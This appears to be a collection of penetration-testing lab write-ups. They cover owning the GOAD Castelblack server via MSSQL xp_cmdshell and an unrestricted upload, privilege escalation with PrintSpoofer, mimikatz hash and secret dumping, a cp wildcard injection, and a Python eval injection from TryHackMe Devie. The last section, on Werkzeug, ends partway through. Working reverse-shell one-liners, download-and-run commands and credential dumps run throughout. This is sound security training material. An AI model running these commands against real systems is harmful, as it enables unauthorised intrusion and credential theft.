This is a very good write up of how Responder works along with suggestions for setting up Windows Servers to make them less vulnerable to these types of man-in-the-middle attacks.

Castelblack

Fixing tools

Initially, I wasn’t able to login to MSSQL using Impacket’s mssqlclient.py.

$> /usr/local/bin/mssqlclient.py castelblack.sevenkingdoms.local/jon.snow:iknownothing@192.168.56.22 

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[-] [('SSL routines', '', 'legacy sigalg disallowed or unsupported')]

The version of Openssl installed inside the Exegol container is old and most certainly the cause of that error.

[$] exegol-GOAD-Shell /workspace # openssl version                                                                               
OpenSSL 1.1.1n  15 Mar 2022

The following is not ideal but on my main Ubuntu host I cloned Impacket and then built its Docker image.

$> cd /opt
$> sudo git clone https://github.com/fortra/impacket.git 
$> cd impacket
$> docker build -t "impacket:latest" . 

Subsequently, I was able to connect.

$> docker run -it --rm "impacket:latest"
/ # cd /opt
/opt # source venv/bin/activate
(venv) /opt # venv/bin/mssqlclient.py -dc-ip 192.168.56.11 jon.snow:iknownothing@192.168.56.22 -windows-auth

Taking advantage of MSSQL misconfigurations

There is another easy path to owning CastelBlack through the web server that has an unrestricted file upload vulnerability via a very simple custom application running on the server. I’ll show that in the next section.

Lets check who is a sysadmin on this server

SQL (NORTH\jon.snow  dbo@master)> select loginname from syslogins where sysadmin = '1'
loginname                     
---------------------------   
sa                            
NORTH\sql_svc                 
NT SERVICE\SQLWriter          
NT SERVICE\Winmgmt            
NT SERVICE\MSSQL$SQLEXPRESS   
CASTELBLACK\vagrant           
NORTH\jon.snow 

We see that our user jon.snow is listed as a sysadmin.

Check if xp_cmdshell is enabled

SQL (NORTH\jon.snow  dbo@master)> SELECT name, CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name = 'xp_cmdshell';
name          IsConfigured   
-----------   ------------   
xp_cmdshell              0  

Since it’s not, let’s enable it so we can run commands on the host and ultimately get a reverse shell. Mssqlclient has a builtin command enable_xp_cmdshell (type help to see other builtin commands) that will execute all necessary commands to enable the xp_cmdshell.

SQL (NORTH\jon.snow  dbo@master)> enable_xp_cmdshell
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.

If you’re using something other than Mssqlclient like Sqsh then you’ll need to run the commands manually.

SQL (NORTH\jon.snow  dbo@master)> EXEC sp_configure 'show advanced options', 1;RECONFIGURE;exec SP_CONFIGURE 'xp_cmdshell', 1;RECONFIGURE
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

Start a Python web server and a Netcat listener and then use Invoke-PowerShellTcp.ps1, adding the line Invoke-PowerShellTcp -Reverse -IPAddress 192.168.56.1 -Port 21 to the bottom of that script to automatically run the Invoke-PowerShellTcp function. Once the script is downloaded and executed in memory we should get a reverse shell.

SQL (NORTH\jon.snow  dbo@master)> xp_cmdshell powershell IEX(New-Object Net.WebClient).downloadstring(\"http://192.168.56.1/Invoke-PowerShellTcp.ps1\")

We are now on Castelblack as the sql_svc user.

..[$] <()> sudo rlwrap nc -lvnp 21
Listening on 0.0.0.0 21
Connection received on 192.168.56.1 58028
Windows PowerShell running as user sql_svc on CASTELBLACK
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami
north\sql_svc

The privilege escalation will be the same as the one listed at the end of Castelblack's web server compromise detailed next since the sql_svc user has the same tokens enabled as jon.snow

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled 
SeImpersonatePrivilege        Impersonate a client after authentication Enabled 
SeCreateGlobalPrivilege       Create global objects                     Enabled

Alternate method of owning Castelblack via the web server

There is a website running on the Castelback web server that allows unrestricted file uploads and even tells us on the screen which folder the files will be placed in.

Upload Page

Run Feroxbuster to find directories on the web server:

feroxbuster -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -d 3 -u http://192.168.56.22 

...[snip]...

301      GET        2l       10w      151c http://192.168.56.22/upload => http://192.168.56.22/upload/

We see that there is in fact an upload directory.

We see Default.aspx in the url so let’s try to upload an ASPX command shell.

After that successfully uploads we can navigate to http://192.168.56.22/upload/cmd.aspx to hit our command shell and run whoami as a test.

cmd shell

Since that was successful we’ll attempt to get a reverse shell with Invoke-PowerShellTcp.ps1 by replacing our whoami command with the following

powershell -c IEX(New-Object Net.WebClient).downloadstring('http://192.168.56.1/Invoke-PowerShellTcp.ps1')

Before clicking the execute button, we need to start a Python web server and also a Netcat listener.

With that we’re on the box as iis apppool\defaultapppool

PS C:\windows\system32\inetsrv> whoami /all

USER INFORMATION
----------------                                                                                       

User Name                  SID                                                                         
========================== =============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

...[snip]...

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled 
SeImpersonatePrivilege        Impersonate a client after authentication Enabled 
SeCreateGlobalPrivilege       Create global objects                     Enabled 

Privilege Escalation

This is a newer Windows 10 box so the various potato attacks aren’t going to work for privilege escalation. However, PrintSpoofer works against Windows 10 and Server 2016/2019 machines. PrintSpoofer is yet another tool that takes advantage of the enabled SeImpersonatePrivilege token, which is enabled for our current user.

Start a Python web server and Netcat listener on our attack box.

Upload PrintSpoofer.exe and nc.exe to the box in the C:\Windows\Tasks folder.

cd C:\Windows\Tasks
certutil -urlcache -split -f http://192.168.56.1/PrintSpoofer.exe
certutil -urlcache -split -f http://192.168.56.1/nc.exe

Finally, run PrintSpoofer and connect back to our Netcat listener:

.\PrintSpoofer.exe -i -c ".\nc.exe 192.168.56.1 21 -e powershell"

Now we have a shell as NT Authority/System

PS C:\Windows\system32> whoami /all                                                                                                                                                                           
whoami /all                                                                                                                                                                                                   

USER INFORMATION                                                                                                                                                                                              
----------------                                                                                                                                                                                              

User Name           SID                                                                                                                                                                                       
=================== ========                                                                                                                                                                                  
nt authority\system S-1-5-18 

Create another Netcat listener on our attack box and spawn a separate cmd shell where we’ll run mimikatz.

PS C:\Windows\tasks> .\nc.exe 192.168.56.1 21 -e cmd

Dumping Hashes

Upload Mimikatz to the box and run it

C:\Windows\tasks>certutil -urlcache -split -f http://192.168.56.1/mimikatz.exe                                                                                                                                 
certutil -urlcache -split -f http://192.168.56.1/mimikatz.exe                                                                                                                                                  
****  Online  ****                                                                                                                                                                                            
  000000  ...                                                                                                                                                                                                 
  134108                                                                                                                                                                                                      
CertUtil: -URLCache command completed successfully.                                                                                                                                                           
C:\Windows\tasks>.\mimikatz.exe                                                                                                                                                                               
.\mimikatz.exe                                                                                                                                                                                                

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51                                                                                                                                                  
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)                                                                                                                                                                   
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )                               
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz                                                 
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )                              
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/                              

mimikatz # privilege::debug
Privilege '20' OK                                  

mimikatz # lsadump::sam

Domain : CASTELBLACK                                                                                                                                                                                          
SysKey : a1621c6976e20459cda9e143bf804780                                                                                                                                                                     
Local SID : S-1-5-21-3370001832-2414259705-746746662                                                                                                                                                          
SAMKey : c219be127cc0206ea072b660d44d0fe8                                                                                                                                                                     

RID  : 000001f4 (500)                                                                                                                                                                                         
User : Administrator                                                                                                                                                                                          
  Hash NTLM: dbd13e1c4e338284ac4e9874f7de6ef4

...[snip]...

mimikatz # lsadump::secrets

...[snip]...

Secret  : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : north.sevenkingdoms.local\sql_svc
cur/text: YouWillNotKerboroast1ngMeeeeee

Secret  : _SC_SQLTELEMETRY$SQLEXPRESS / service 'SQLTELEMETRY$SQLEXPRESS' with username : NT Service\SQLTELEMETRY$SQLEXPRESS

Using lsadump::sam we retrieve the Administrator’s NTLM hash so we can easily log back in to Castelblack as the Administrator later.

evil-winrm -u Administrator -H dbd13e1c4e338284ac4e9874f7de6ef4 -i 192.168.56.22

Running lsadump::secrets in Mimikatz gives us the password for the sql_svc user.

Secret  : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : north.sevenkingdoms.local\sql_svc
cur/text: YouWillNotKerboroast1ngMeeeeee
GOAD Lab Setup

GOAD is an Active Directory lab consisting of multiple Windows virtual machines containing many common misconfigutations and vulnerabilites that you might find in an Active Directory environment. A visual representation of the entire AD network on Orange Cyberdefense’s GitHub provides an overview of the configuration along with the users, groups and running services.

I installed GOAD using Hyper-V’s Quick Create with an Ubuntu 22 VM. I gave the main VM 250 GB of hard drive space (about 115 GB is all that is needed according to their documentation), 32 GB of ram and 6 processors. After everything was setup and running, including Exegol as my attack framework, top showed that I was using a total of 24 GB of memory, so configuring with a little less than 32 GB of ram will probably be fine.

After the VM is created open its settings, click on the hard drive and increase its size since by default Quick Create gives you only about a 20 GB hard drive. Once that’s done start the VM. After the VM is fully booted and the install is complete you will need to use gparted to expand the drive to use all of the available hard drive space.

Before booting the VM for the first time you’ll need to enable nested virtualization to allow VirtualBox to run inside of Hyper-V. Open powershell as Administrator and run the following command to identify the name of the VM you created for GOAD

C:\Windows\system32> get-vm

Use that name, which in my instance was “Ubuntu 22.04 LTS GOAD”, and execute

C:\Windows\system32> get-vm | where Name -eq "Ubuntu 22.04 LTS GOAD" | set-vmprocessor -ExposeVirtualizationExtensions $true

Once the machine is booted make sure to use gparted to assign all available disc space to the main partition. This is a fairly simple task. Instructions can easily be found online.

Other than that, the installation instructions on the GitHub page worked just fine and the entire install process with Vagrant and Ansible ran without issue. Those instructions are included below along with the steps to install VirtualBox, Vagrant, Docker and other packages that weren’t installed by default in the Ubuntu VM.

sudo apt install virtualbox git curl gnupg ca-certificates

wget -O- https://apt.releases.hashicorp.com/gpg | gpg --dearmor | sudo tee /usr/share/keyrings/hashicorp-archive-keyring.gpg

echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] https://apt.releases.hashicorp.com $(lsb_release -cs) main" | sudo tee /etc/apt/sources.list.d/hashicorp.list

sudo apt update && sudo apt install vagrant

Install Docker using the apt repository instructions on the Docker site if you don’t already have Docker installed. Reboot the Ubuntu VM what that’s finished.

Clone the GOAD repository and run vagrant

$> git clone https://github.com/Orange-Cyberdefense/GOAD.git

$> cd GOAD

$> ./goad.sh -t check -l GOAD -p virtualbox -m docker

$> ./goad.sh -t install -l GOAD -p virtualbox  -m docker

The installation takes quite a bit of time but it can run unattended, so once you execute the above you can leave it to do its thing and then check in on it from time to time. In case of a timeout run ./goad.sh -t install -l GOAD -p virtualbox -m docker again and it will pick up where it left off.

For my attack machine I installed Exegol instead of a Kali VM. My instructions on installing Exegol can be viewed here.

Command Injections

OWASP’s Description of Command Injection:

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

This attack differs from Code Injection in that code injection allows the attacker to add their own code that is then executed by the application. In Command Injection, the attacker extends the default functionality of the application, which execute system commands, without the necessity of injecting code.

The last part of that sentence, without the necessity of injecting code, is an important one when trying to differentiate between whether something would be considered a Code Injection or a Command Injection. Yes, we executed commands in a system shell in the previous example through a Python web application, but the only way we were able to execute those system commands was through the initial Python code injection.

In the following Command Injection example from TryHackMe’s Devie, we will be injecting commands into a bash script that is being run from a root owned cron job. This is the script being run by the root user every few minutes:

#!/bin/bash
cd /home/gordon/reports/
cp * /home/gordon/backups/

The shell script is using the * wildcard with cp to copy all files from /home/gordon/reports/ into /home/gordon/backups/, which is what will allow us to inject a command, or in this case, we will be creating a file name that will be interpreted as a switch by cp. This is similar to the tar exploit. The switch we’ll be injecting is --preseve=mode, which will save the file’s modes (e.g. srwx) from one file into another file. In this case we want to preserve the sticky bit that we will be adding to a copy of bash.

First change to the directory where the cron script will be copying files from

cd /home/gordon/reports/


Then copy bash into that directory and set it as a suid binary

cp /usr/bin/bash ./rootbash
chmod 4777 rootbash

This is what the file permissions and attributes will look like after we do that

Root Bash

Notice that after we copy /bin/bash to our current directory as rootbash that the owner and group has been changed to Gordon, rather than having root as the owner and group as is typical of /bin/bash. The cp command by default changes the group and owner to that of the user executing cp. If we left this as is, and the root cron script ran, then the rootbash file would be copied to /home/gordon/backups/, it’s new owner would be root since the cron job is owned by root, however the suid bit would get removed in the process, making the newly copied rootbash useless as a method to escalate to the root user. What we want to do is preserve the sticky bit when the file is copied, and to do that we will be using the --preserve switch with cp.

from the cp man page

–preserve[=ATTR_LIST] preserve the specified attributes (default: mode,ownership,timestamps), if possible additional attributes: context, links, xattr, all

We’ll be using mode with --preserve to preserve the sticky bit that we already set on the rootbash binary. The term mode might not be famililar to you, but if you understand that the chmod command stands for ‘change mode’, which is what we did when we added the numeric mode 4777 to the copied rootbash binary, then it might make more sense. If we were to use --perserve=all then not only would it copy over the binary’s mode, it would also copy the owner and the group, which for our rootbash binary is currently Gordon, which again would make the binary useless as a means to escalate to the root user. What we want to do is preserve the sticky bit only and have the user ownership switch over to root, which will happen automatically when the cronjob owned by root executes the script copying all those files.


To perform the command injection we will create the following file in /home/gordon/reports/

echo '' > '--preserve=mode'

The directory will then contain the following files

copy switch as a file


Once the cronjob executes we can see that rootbash was copied into the backups directory and that the sticky bit. In addition, rootbash is now owned by root. To elevate to the root user run ./rootbash -p

Rootbash Priv Esc

Code Injections

Code injections typically occur when a web application, script or some other program allows untrusted user input to be directly included in code. By ‘directly included’, I mean that the input supplied by the user is not filtered or sanitized in any way before being passed to, for example, an eval function within a web application. A common CTF example is a calculator embedded in a web app that takes user input and then sends that input directly to eval() as an argument. Here is OWASP’s summary of this vulnerability along with a basic PHP code injection example.

Code Injection in a Python Web App

A good way to understand how code injection through the Python eval() method works is by doing this yourself in the Python CLI. What you’re essentially doing is constructing a miniature Python application made up of a single string, which is necessary because the eval() method only takes one argument. The difference between code injection and command injection can sometimes be confusing, since in the following example we are injecting code that will ultimately execute commands on the system. The distinction OWASP makes between the two is that Command Injection doesn’t require any type of Code Injection to take place beforehand.

To demonstrate executing python code that will then execute a system command through the eval method, start the Python CLI from your terminal

$> python3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>

Then enter this line at the command prompt eval("__import__('os').system('id')")

>>> eval("__import__('os').system('id')")
uid=1000(gregscharf) gid=1000(gregscharf) groups=1000(gregscharf)
0

As seen above we have executed the system command id using a very compact single line of Python code. This shows the danger of taking user input and sending it directly to the eval method without any type of sanitization or validation. In the THM Devie example below the id command will be replaced with a bash reverse shell.

If you’re familiar with spawning a pty (pseudoterminal) using python3 -c "import pty;pty.spawn('/bin/bash')" then your first instinct might be to do something like eval("import os; system('id')"), but that isn’t going to work in this case. If you’ve seen other python code injection payloads then you’ve probably seen the double underscore syntax being used: __import__('os'). This is necessary to dynamically import a module inside an application that is already running. You could use that same syntax in any python application, and it will work just fine, but when you’re tampering with an already running python application, like we are now, then only the double underscore syntax will be successful.

TryHackMe Devie Example

In TryHackMe’s Devie room the home page displays inputs for 3 separate mathematical formulas on the home page.

Math App

The code for this application is given to us via a download link at the bottom of the page. Having the actual code to look through makes finding any potential vulnerabilities much easier. Looking through app.py, which is the entry point for this Python Flask application, we see eval being used inside the bisect method

@app.route("/")
def bisect(xa,xb):
    added = xa + " + " + xb
    c = eval(added)
    c = int(c)/2
    ya = (int(xa)**6) - int(xa) - 1 #f(a)
    yb = (int(xb)**6) - int(xb) - 1 #f(b)

@app.route("/") means this method will be invoked on the home page.

There are also methods to handle input from the other two formulas. For example the compute method is being used to calculate the Quadratic Formula

@app.route("/")
def compute(a,b,c):
    disc = b*b - 4*a*c
    n_format = "{0:.2f}" #Format to 2 decimal spaces

The other two methods pass in floats as parameters as seen in the above example. But for the bisect method the developer decided to use strings as parameters in order to use eval() to compute the results of the formula represented as a string.

def bisect(xa,xb):
    added = xa + " + " + xb
    c = eval(added)

So our point of attack is going to be the bisect formula.

While there aren’t many cases where eval is necessary in code, if for some reason it does need to be used then any user controlled input should be sanitized. One way to make the above code secure and immune to an injection attack would be to make the following changes

def bisect(xa,xb):
    added = str(float(xa)) + " + " + str(float(xb))
    c = eval(added)

str(float(xa)) converts the string variable xa to a float and then converts the resultant float back to a string again. Once that is added, if anything other than a number is found in the strings xa or xb the float conversion will throw an error and the eval function will not be executed. There should also be some exception handling taking place there so the application fails gracefully, but that’s beyond the current scope.


It’s best to attempt these injections using Burp since you will probably need to test more than a few payloads. First we’ll try

xa=__import__('os').popen('id').read()&xb=3

poopen returns a file-like object that represents a pipe to a new linux process that will ultimately run the id command. The output of that command will then be displayed via the read method.

Burp Failed Request


As seen in the screenshot above we get a 500 internal server error after we attempt our injection, which means we might have something. If you get an error on the screen or no output at all from your command, this does not necessarily mean your injection was unsuccessful. You could be dealing with a Blind Injection, meaning you will not visibly see the results in any of the application’s output. To test for a blind injection you can try a ping command back to your own machine, because even if there is an error on the screen or you’re not seeing output, it is possible that your command is still executing on the server.


We’ll start tcpdump on your attack machine to listen for the icmp packets will attempt to send with our injected payload. You will need to be using a network interface that can be reached from the victim. Since this is a lab our attack machine is on the same network as the victim via our openvpn connection. In the real world you would need some publicly routable ip address that the victim could connect back to. -X icmp tells tcpdump to only capture icmp packets. Otherwise you will see all the traffic going over the tun0 interface and it will be difficult to see when a ping request comes through

..[$] <()> sudo tcpdump -i tun0 -X icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

In Burp attempt to ping your attack box with the following

xa=__import__('os').system('ping -c 3 10.10.54.54')&xb=3
Burp Ping

The above command will attempt to ping the ip address of our attack machine 3 times. It’s important to add the -c 3 because on linux the ping command will by default send infinite ping requests, whereas on windows ping will only send 4 icmp requests by default.

As seen in the screenshot below tcpdump captured icmp packets from our ping request so our command was successful.

tcpdump

Now to execute a reverse shell


xa=__import__('os').system('bash+-c+"bash+-i+>%26+/dev/tcp/10.10.54.54/7001+0>%261"')&xb=3

Oftentimes you will need to try different combinations of quotes, back ticks, url encoding etc until you hit on something that works. The following basic reverse shell one liner will be used

bash -i >& /dev/tcp/10.10.54.54/7001 0>&1

This also needed to be executed via bash -c, because our command is being executed within the context of a running python application and is not being executed within the context of a bash shell. bash -c forces our command to execute within the context of a bash shell. The full command will be

bash-c "bash -i >& /dev/tcp/10.10.54.54/7001 0>&1"

Everything after bash -c also needed to be surrounded with double quotes otherwise -c assumes the first full string it encounters is the name of a file, so without adding quotes bash -c would attempt to execute a script named bash since bash is the first full string after it. That would look like this bash -c bash. The entire string also needed to be url encoded, which can quickly be done in Burp by selecting/highlighting the entire line and then clicking ctrl+u. You can also remove url encoding from a string by highlighting it and clicking ctrl+shift+u.

Burp Shell Request Reverse Shell

LFI to RCE in Flask Werkzeug Application

The example below is from the Hack the Box machine named Agile, but all of the principles outlined are the same when attempting to reverse engineer a Flask Werkzeug console PIN.

When testing a Flask app, there are a few key things to check for. First, look for SSTI (server-side template injection) since Flask uses the Jinja2 templating engine. Second, check if the secret key used to sign session cookies is visible anywhere in the source code. Finally, check whether debugging has been enabled in Werkzeug when the application was started. If debugging is enabled, attempt to crack the PIN to access the debugging console and execute code, which is what I will cover here.

Werkzeug is a set of Python libraries that allows a Flask application to communicate with a web server such as Apache,Nginx or Gunicorn using WSGI (web server gateway interface). In addition to being a middleware between the application and a proper server, Werkzeug itself can act as a bare bones web server for testing purposes. This is not to be used in Production environments and you’ll get a message **WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.** telling you so when you enable this feature after starting your Flask app in the terminal.


The first step is to deliberately trigger an error in the application, which will result in the generation of a Tracedump. This Tracedump has the potential to expose sensitive information, such as the app’s server location or the names of source code files. If the application includes fields for user input or a login form, consider inputting special characters or attempting a SQL Injection. Your primary objective is to induce a failure within the application. As an example, you can achieve this by leaving the login page untouched for a few minutes and then attempting to log in with valid or invalid credentials. This action will trigger an application error and display the Traceback output on the screen. You can identify this output by hovering over any of the lines, which will reveal a small terminal icon, as shown in the lower right corner of the following screenshot.

Werkzeug Traceback Output

Clicking the terminal icon opened a popup requiring a PIN to access the debugging console, but if an LFI exists within the application that allows you to read files on the entire filesystem you can potentially reverse engineer the PIN.

Clicking ctrl+u in Firefox to View Source reveals the SECRET key that is used to sign session cookies.

   <link rel="stylesheet" href="?__debugger__=yes&amp;cmd=resource&amp;f=style.css">
    <link rel="shortcut icon"
        href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
    <script src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js"></script>
    <script>
      var CONSOLE_MODE = false,
          EVALEX = true,
          EVALEX_TRUSTED = false,
          SECRET = "uFk9EWs3wc7ytZUe0irl";
    </script>

Having the SECRET is necessary to sign your own modified cookies, which is useful when testing for potential SSTIs or IDORs. To sign your own cookies you will need to install flask-unsign

python3 -m pip install flask-unsign

To decode the cookie

flask-unsign --decode --cookie '.eJydjbsJwDAMBVcRrzYZwFOkDyYII39AiUPkznj3eIZUr7g73sCZlK2IwR8D1NfgEjPOAoddhU1IW6Z6U2_EMS5IvVSjZzkbwnQ_u-DW-StW4BOryfwADbYvmA.ZDHsrQ.0E4OiDKVSHP1dyddlWU1i9TBI78'

# Output
{'_flashes': [('message', 'Please log in to access this page.'), ('message', 'Please log in to access this page.')], '_fresh': False}

